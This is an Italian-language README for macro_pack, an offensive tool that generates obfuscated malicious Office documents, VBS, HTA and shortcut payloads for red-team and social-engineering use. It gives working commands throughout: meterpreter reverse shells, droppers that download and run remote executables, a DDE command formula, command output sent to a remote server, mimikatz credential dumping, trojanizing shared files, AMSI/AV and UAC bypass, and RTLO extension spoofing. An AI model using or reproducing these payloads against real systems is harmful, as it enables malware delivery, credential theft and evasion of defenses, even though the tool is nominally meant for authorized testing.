macro_pack è uno strumento di @EmericNasi utilizzato per automatizzare l'offuscamento e la generazione di documenti Office, script VB, collegamenti e altri formati per test di penetrazione, demo e valutazioni di social engineering. L'obiettivo di macro_pack è semplificare lo sfruttamento, il bypass degli antimalware e automatizzare il processo che va dalla generazione di macro e script dannosi fino alla creazione del documento finale. Fornisce inoltre molte funzionalità utili per il redteam o per la ricerca sulla sicurezza.

MacroPack Community è uno strumento utilizzato per automatizzare l'offuscamento e la generazione di formati retrò come documenti MS Office o formati simili a VBS. Gestisce anche vari formati di collegamento. Questo strumento può essere utilizzato per red teaming, penetration test, demo e valutazioni di ingegneria sociale. MacroPack semplificherà l'elusione delle soluzioni antimalware e automatizzerà il processo dal sorgente vb al documento Office finale o ad altro tipo di payload. È molto semplice da usare:
Lo strumento è compatibile con i payload generati da popolari strumenti di penetration test (Metasploit, Empire, ...). È anche facile da combinare con altri strumenti poiché è possibile leggere l'input da stdin e avere un output silenzioso verso un altro strumento. Questo strumento è scritto in Python3 e funziona sia su piattaforme Linux che Windows
Nota: È richiesta una piattaforma Windows con le giuste applicazioni MS Office installate per la generazione automatica di documenti Office o funzionalità di trojan.

Lo strumento utilizzerà varie tecniche di offuscamento, tutte automatiche.
Le funzionalità di offuscamento sono compatibili con tutti i formati basati su VBA e VBS che possono essere generati da MacroPack.
L'offuscamento di base (opzione -o) include:
MacroPack può generare diversi tipi di documenti Office e formati di script. Il formato verrà automaticamente riconosciuto in base all'estensione del file fornito. La generazione dei file viene eseguita utilizzando l'opzione --generate o -G.
La versione pro di MacroPack permette anche di trojanizzare file Office esistenti con l'opzione --trojan o -T.
I formati supportati di MS Office sono:
I formati di scripting (txt) supportati sono:
I formati di collegamento/shell supportati sono:
Nota che tutti i formati di scripting e di collegamento (eccetto LNK) possono essere generati anche sulla versione Linux di MacroPack.
Questo software deve essere utilizzato solo nel contesto di un impegno di Red Team, penetration test, simulazione di phishing, ricerca sulla sicurezza, o altre forme di valutazioni di sicurezza, con l'autorizzazione legale e formale dei proprietari del sistema.
L'uso di questo software per attaccare obiettivi senza previo consenso è vietato e illegale.
È responsabilità dell'utente conformarsi a tutte le leggi locali, statali, federali e nazionali applicabili.
Non ci assumiamo alcuna responsabilità e non siamo responsabili per qualsiasi uso improprio o danno che possa essere causato dall'uso di questo software.
Non tutte le capacità e opzioni di MacroPack sono disponibili su MacroPack Community.
Solo la versione community è disponibile online.
Le funzionalità della versione pro sono veramente "weaponizzanti" il processo, quindi il loro accesso è riservato ai professionisti.
La modalità pro include funzionalità come:
Alcuni brevi video dimostrativi sono disponibili sul canale Vimeo di BallisKit.
Importante: Se desideri contattarmi riguardo a MacroPack pro, utilizza il mio indirizzo email emeric.nasi [at] sevagas.com. Non risponderò a richieste anonime per la versione Pro, ma solo a email professionali.
### Installa dai sorgenti
Devi essere su una macchina Windows per compilare MacroPack. Scarica e installa le dipendenze:```bash
git clone https://github.com/sevagas/macro_pack.git
cd macro_pack
pip3 install -r requirements.txt
Lo strumento è in Python 3, quindi basta iniziare con la tua installazione di python3. es:```bash python3 macro_pack.py --help
python macro_pack.py --help # if python3 is default install
Se vuoi produrre un eseguibile standalone usando pyinstaller:
* Installa pyinstaller: pip install pyinstaller
* Fai doppio clic sullo script "build.bat".
Il file macro\_pack.exe risultante sarà nella directory **bin**.
## Alcuni esempi
### MacroPack Community
- Elenca tutti i formati di file supportati```bash
macro_pack.exe --listformats
- Oscura il file vba generato da msfvenom e inserisce il risultato in un nuovo file VBA.```bash
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.5 -f vba | macro_pack.exe -o -G meterobf.vba
- Genera un file MS Excel contenente un dropper offuscato (scarica payload.exe e salva come dropped.exe)```bash
echo "https://myurl.url/payload.exe" "dropped.exe" | macro_pack.exe -o -t DROPPER -G "drop.xlsm"
- Scarica ed esegui Empire Launcher stager senza powershell.exe usando DROPPER_PS template```bash
# 1 Generate a file containing Empire lauchcher
# 2 Make that file available on web server, ex with netcat:
{ echo -ne "HTTP/1.0 200 OK\r\n\r\n"; cat empire_stager.cmd; } | nc -l -p 6666 -q1
# 3 Use macro\_pack to generate DROPPER_PS payload in Excel file
echo http://10.5.5.12:6543/empire_stager.cmd | macro_pack.exe -o -t DROPPER_PS -G join_the_empire.xls
# 4 When executed on target, the macro will download PowerShdll, run it with rundll32, and download and execute stager.
<p align="center"><img src="https://assets.kitploit.com/production/public/readmes/1646/23fa8cfadc283a7abf02bde5fd10748c8c1d90bc3d977ee47024fe4e9d963824.png" alt="Excel DDE demo"></p>
- Scarica ed esegui file tramite powershell usando un attacco Dynamic Data Exchange (DDE)```bash
# 1 Change the target file URL in resources\community\ps_dl_exec.cmd
# 2 Embed download execute cmd in document
macro_pack.exe --dde -f ..\resources\community\ps_dl_exec.cmd -G DDE.xslx
=cmd|' /c notepad.exe'!A1

macro_pack.exe -G dde.iqy
<p align="center"><img src="https://assets.kitploit.com/production/public/readmes/1646/26c6e5a38eb09ae914c743b473890cef40632ccbd25bce0a895f9f4770377f7d.png" alt="IQY demo"></p>
- Genera file VBS meterpreter reverse TCP offuscato ed eseguilo ```batch
# 1 Generate obfuscated VBS based on meterpreter template as well as Metasploit resource file
echo <ip> <port> | macro_pack.exe -t METERPRETER -o -G meter.vbs
# 2 On attacker machine Setup meterpreter listener
msfconsole -r meterpreter.rc
# 3 run VBS file with wscript (run 32bit wscript because meterpreter payload is 32bit)
%windir%\SysWoW64\wscript meter.vbs
echo http://192.168.0.5:1234/a "systeminfo" | macro_pack.exe -t REMOTE_CMD -o -G info.hta
macro_pack.exe -l . --port=1234
mshta.exe full/path/to/info.hta
- Genera una scorciatoia URL che esegue un file HTA locale quando ci clicchi sopra```batch
echo "file://C:\Users\username\Desktop\hello.hta" | macro_pack.exe -G yop.url
### Alcuni esempi di MacroPack Pro
- Trasforma il file condiviso esistente "report.xlsm" in un trojan con un dropper. Utilizza funzionalità anti-AV e anti-reverse.```bash
echo "http://10.5.5.12/drop.exe" "dropped.exe" | macro_pack.exe -o -t DROPPER --bypass --stealth --antisandox --trojan "E:\accounting\report.xls"
- Trojanizza un file PowerPoint con un reverse raw shellcode. La macro è offuscata e manipolata per bypassare AMSI e la maggior parte degli antivirus.```bash
echo beacon.bin | macro_pack.exe -o -t SHELLCODE --bypass -T hotpics.pptm
REM Step 2: Generate document, for example here, meterpreter reverse TCP Excel file echo 192.168.0.5 4444 | macro_pack.exe -t METERPRETER -o -G meter.xlsm REM Step 3: Copy the document somewhere on remote share copy meter.xlsm "\192.168.0.8\c$\users\username\meter.xlsm" REM Step 4: Execute! macro_pack.exe --dcom="\192.168.0.8\c$\users\username\meter.xlsm"
REM Step 2 to 4 in one step: echo 192.168.0.5 4444 | macro_pack.exe -t METERPRETER -o -G "\192.168.0.8\c$\users\username\meter.xlsm" --dcom="\192.168.0.8\c$\users\username\meter.xlsm"
## Tutte le opzioni della versione community```
Main payload generation options:
-G, --generate=OUTPUT_FILE_PATH. Generates a file. Will guess the payload format based on extension.
MacroPack supports most Ms Office and VB based payloads as well various kinds of shortcut files.
Note: Office payload generation requires that MS Office application is installed on the machine
--listformats View all file formats which can be generated by MacroPack
-f, --input-file=INPUT_FILE_PATH A VBA macro file or file containing params for --template option or non VB formats
If no input file is provided, input must be passed via stdin (using a pipe).
-t, --template=TEMPLATE_NAME Use code template already included in MacroPack
MacroPack supports multiple predefined templates useful for social engineering, redteaming, and security bypass
--listtemplates View all templates provided by MacroPack
-e, --embed=EMBEDDED_FILE_PATH Will embed the given file in the body of the generated document.
Use with EMBED_EXE template to auto drop and exec the file or with EMBED_DLL to drop/load the embedded dll.
Security bypass options:
-o, --obfuscate Obfuscate code (remove spaces, obfuscate strings, obfuscate functions and variables name)
--obfuscate-names-charset=<CHARSET> Set a charset for obfuscated variables and functions
Choose between: alpha, alphanum, complete or provide the list of char you want
--obfuscate-names-minlen=<len> Set min length of obfuscated variables and functions (default 8)
--obfuscate-names-maxlen=<len> Set max length of obfuscated variables and functions (default 20)
--uac-bypass Execute payload with high privileges if user is admin. Compatible with most MacroPack templates
Other options:
-q, --quiet Do not display anything on screen, just process request.
-p, --print Display result file on stdout (will display VBA for Office formats)
Combine this option with -q option to pipe result into another program
ex: cat input_file.vba | macro_pack.exe -o -G obfuscated.vba -q -p | another_app
-s, --start-function=START_FUNCTION Entry point of macro file
Note that macro_pack will automatically detect AutoOpen, Workbook_Open, or Document_Open as the start function
--icon Path of generated file icon. Default is %windir%\system32\imageres.dll,67
--dde Dynamic Data Exchange attack mode. Input will be inserted as a cmd command and executed via DDE
This option is only compatible with Excel formats.
--run=FILE_PATH Open document using COM to run macro. Can be useful to bypass whitelisting situations.
This will trigger AutoOpen/Workbook_Open automatically.
If no auto start function, use --start-function option to indicate which macro to run.
--unicode-rtlo=SPOOF_EXTENSION Inject the unicode U+202E char (Right-To-Left Override) to spoof the file extension when view in explorers.
Ex. To generate an hta file with spoofed jpg extension use options: -G something.hta --unicode-rtlo=jpg
In this case, windows or linux explorers will show the file named as: somethingath.jpg
-l, --listen=ROOT_PATH Open an HTTP server from ROOT_PATH listening on default port 80.
-w, --webdav-listen=ROOT_PATH Open a WebDAV server on default port 80, giving access to ROOT_PATH.
--port=PORT Specify the listening port for HTTP and WebDAV servers.
-h, --help Displays help and exit
I template possono essere chiamati usando -t, --template=NOME_TEMPLATE combinati con altre opzioni.
Ecco tutti i template disponibili.
Stampa solo un messaggio di saluto e la consapevolezza sulla macro.
Assegna a questo template il nome o l'email dell'autore:
-> Esempio: echo "@Author" | macro_pack.exe -t HELLO -G hello.pptm
Esegue un comando.
Assegna a questo template una riga di comando
-> Esempio (esegue calc.exe da un file xslt): echo "calc.exe" | macro_pack.exe -t CMD -G cmd.xsl
Esegue una riga di comando e invia i risultati a un server HTTP remoto.
Assegna a questo template l'url del server e il comando da eseguire:
-> Esempio: ```echo "http://192.168.0.5:7777" "dir /Q C:" | macro_pack.exe -t REMOTE_CMD -o -G cmd.doc``````bash
nc -l -p 7777
### DROPPER
Scarica ed esegui un file.
Fornisci a questo modello l'URL del file e il percorso del file di destinazione
-> Esempio: ```echo <file_to_drop_url> "<download_path>" | macro_pack.exe -t DROPPER -o -G dropper.xls```
### DROPPER_PS
Scarica ed esegui uno script Powershell usando rundll32 (per bypassare powershell.exe bloccato).
Nota: Questo payload scaricherà PowerShdll da Github.
Fornisci a questo modello l'URL dello script powershell che vuoi eseguire:
-> Esempio: ```echo "<powershell_script_url>" | macro_pack.exe -t DROPPER_PS -o -G powpow.doc```
### DROPPER_DLL
Scarica una DLL con un'altra estensione ed eseguila usando Office VBA.
-> Esempio, carica la DLL di meterpreter usando Office:```batch
REM Generate meterpreter dll payload
msfvenom.bat -p windows/meterpreter/reverse_tcp LHOST=192.168.0.5 -f dll -o meter.dll
REM Make it available on webserver, ex using netcat on port 6666
{ echo -ne "HTTP/1.0 200 OK\r\n\r\n"; cat meter.dll; } | nc -l -p 6666 -q1
REM Create OFfice file which will download DLL and call it
REM The DLL URL is http://192.168.0.5:6666/normal.html and it will be saved as .asd file
echo "http://192.168.0.5:6666/normal.html" Run | macro_pack.exe -t DROPPER_DLL -o -G meterdll.xls
Template Meterpreter reverse TCP che utilizza MacroMeter di Cn33liz.
Questo template è un CSharp meterpreter Stager creato da Cn33liz e incorporato in VBA utilizzando DotNetToJScript di James Forshaw.
Fornisci a questo template l'IP e la PORTA del mfsconsole in ascolto:
-> Esempio: echo <ip> <port> | macro_pack.exe -t METERPRETER -o -G meter.docm
Questo template genera anche un file meterpreter.rc per creare l'handler Metasploit
-> Esempio: msfconsole -r meterpreter.rc
Estrai ed esegui un file incorporato.
Combina con l'opzione --embed, estrae ed esegue il file incorporato con nome casuale nella cartella TEMP.
-> Esempio: macro_pack.exe -t EMBED_EXE --embed=c:\windows\system32\calc.exe -o -G my_calc.vbs
Combina con l'opzione --embed, estrae e chiama una funzione nella DLL specificata.
Fornisci a questo template il nome e i parametri della funzione da chiamare nella DLL
-> Esempio1 : echo "main" | macro_pack.exe -t EMBED_DLL --embed=cmd.dll -o -G cmd.doc
-> Esempio2 : echo "main log privilege::debug sekurlsa::logonpasswords exit" | macro_pack.exe -t EMBED_DLL --embed=mimikatz.dll -o -G mimidropper.hta
Le varie funzionalità sono state testate contro soluzioni antimalware installate localmente e servizi online. Ho eseguito numerosi test con vari tipi di payload e funzionalità di MacroPack. La maggior parte degli antivirus statici verrà elusa dalla semplice opzione "obfuscate". Tuttavia, come la maggior parte degli strumenti gratuiti, i payload vengono generalmente rilevati dall'analisi comportamentale come AMSI. Le funzionalità disponibili nella modalità Pro di MacroPack generalmente consentono un bypass completo dell'AV, incluso AMSI.
Avvertenza: Non inviare i tuoi campioni a scanner online (es. VirusTotal), è il modo migliore per rompere la furtività della tua macro. Ti suggerisco inoltre di non inviare a siti che non riportano i risultati come NoDistribute. Non puoi essere certo di cosa questi siti faranno con i dati che invii. Se hai un problema con il rilevamento AV di macro_pack, puoi scriverci per un consiglio o aprire una issue o una pull request.
Post del blog su MacroPack Pro:
Post del blog su hacking con MS Office, VBS e altre cose retro sulla sicurezza:
Altri link utili:
Sentiti libero di contattarmi sul mio account Twitter @EmericNasi
Email:
Importante: Se desideri contattarmi riguardo a MacroPack Pro, usa il mio indirizzo email sevagas.com. Tieni anche presente che non risponderò a richieste anonime per la versione Pro, solo a email professionali.
Copyright 2017,2018,2019,2020,2021,2022 Emeric “Sio” Nasi (blog.sevagas.com)